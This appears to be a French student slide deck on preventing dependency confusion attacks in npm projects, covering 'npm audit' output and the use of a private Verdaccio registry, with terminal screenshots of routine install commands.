
Stop sharing



Comment éviter les attaques de confusion de dépendance, voici quelques pratiques à suivre :


Utilisez un gestionnaire de paquets qui vérifie l'intégrité des paquets :
Assurez-vous d'utiliser un gestionnaire de paquets qui vérifie l'authenticité et l'intégrité des paquets avant de les installer. Par exemple, npm a introduit une fonctionnalité appelée "npm audit" pour détecter et alerter les développeurs sur les vulnérabilités connues dans les paquets.

Exemple :*Packet Express*



high	Regular Expression Denial of Service
Package	body-parser@1.19.0
Vulnerable	$\geq 1.18.0 < 1.19.0$
Patched in	$\geq 1.19.0$
Dependency of	express@4.17.1
Path	express > body-parser


Après lancer `npm i express` puis `npm audit`, "npm audit" a détecté une **vulnérabilité connue dans le paquet "body-parser"** qui est utilisé par le paquet "express". La version affectée du paquet est **$\geq 1.18.0$ et $< 1.19.0$** . La recommandation de sécurité est de mettre à jour "body-parser" vers la version 1.19.0 ou supérieure pour résoudre ce problème.



*Comment éviter les attaques
de confusion de dépendance,
voici quelques
bonnes
pratiques à suivre :*

Utilisez un registre de paquets privé : Au lieu de compter sur des référentiels de paquets publics, envisagez d'utiliser **un registre de paquets privé** pour héberger les paquets de votre organisation. Cela contribuera à réduire le risque de téléchargement accidentel d'un paquet malveillant ou vulnérable.

Exemple :Notre Application



En tant que développeur, je souhaite éviter d'installer des packages malveillants en provenance du registre public npm. À la place, je préfère les installer directement depuis mon registre interne de Verdaccio à l'adresse <http://localhost:4873/> que dois je faire ?



Solution



LA COMMANDE NPM I ENSAOUJDA INSTALLE LE PACKAGE "ENSAOUJDA" SUR NOTRE MACHINE EN UTILISANT LE REGISTRE NPM CONFIGURÉ PAR DÉFAUT. SI NOUS AVONS EXÉCUTÉ LA COMMANDE **NPM CONFIG SET REGISTRY HTTP://LOCALHOST:4873/** AUPARAVANT, NPM VA MAINTENANT CHERCHER LE PACKAGE "ENSAOUJDA" DANS NOTRE PROPRE REGISTRE À L'URL QUE VOUS AVEZ SPÉCIFIÉE.

```
tiba@kali: ~/Desktop/ENSAO
File Actions Edit View Help
(tiba@kali)-[~/Desktop/ENSAO]
$ npm i express
added 59 packages, and audited 60 packages in 42s
7 packages are looking for funding
  run `npm fund` for details
found 0 vulnerabilities

(tiba@kali)-[~/Desktop/ENSAO]
$ npm i fs
up to date, audited 60 packages in 5s
7 packages are looking for funding
  run `npm fund` for details
found 0 vulnerabilities


(tiba@kali)-[~/Desktop/ENSAO]
$ npm config set registry http://localhost:4873/4
(tiba@kali)-[~/Desktop/ENSAO]
$ npm i ensaujda
up to date, audited 60 packages in 4s
7 packages are looking for funding
  run `npm fund` for details
found 0 vulnerabilities

(tiba@kali)-[~/Desktop/ENSAO]
$ █
```

Conclusion



EN CONCLUSION, NOTRE PROJET SUR LA VULNÉRABILITÉ DE CONFUSION DES DÉPENDANCES A MIS EN ÉVIDENCE L'IMPORTANCE DE LA GESTION RIGOUREUSE DES DÉPENDANCES DANS LES PROJETS LOGICIELS. NOUS AVONS CONSTATÉ QUE LA CONFUSION DES DÉPENDANCES PEUT CAUSER DES FAILLES DE SÉCURITÉ POTENTIELLEMENT GRAVES ET EXPOSER LES UTILISATEURS À DES ATTAQUES MALVEILLANTES. IL EST donc ESSENTIEL QUE LES DÉVELOPPEURS PRENNENT DES MESURES POUR MINIMISER LES RISQUES DE CONFUSION DES DÉPENDANCES EN UTILISANT DES OUTILS ADÉQUATS TELS QUE DES GESTIONNAIRES DE PAQUETS FIABLES, EN VÉRIFIANT RÉGULIÈREMENT LES VERSIONS DES DÉPENDANCES, ET EN SUIVANT LES PRATIQUES RECOMMANDÉES DE DÉVELOPPEMENT SÉCURISÉ. EN PRENANT CES PRÉCAUTIONS, NOUS POUVONS AIDER À GARANTIR QUE NOS APPLICATIONS RESTENT ROBUSTES ET SÛRES POUR LES UTILISATEURS FINAUX.



Dependency Confusion

***MERCI
POUR VOTRE
ATTENTION***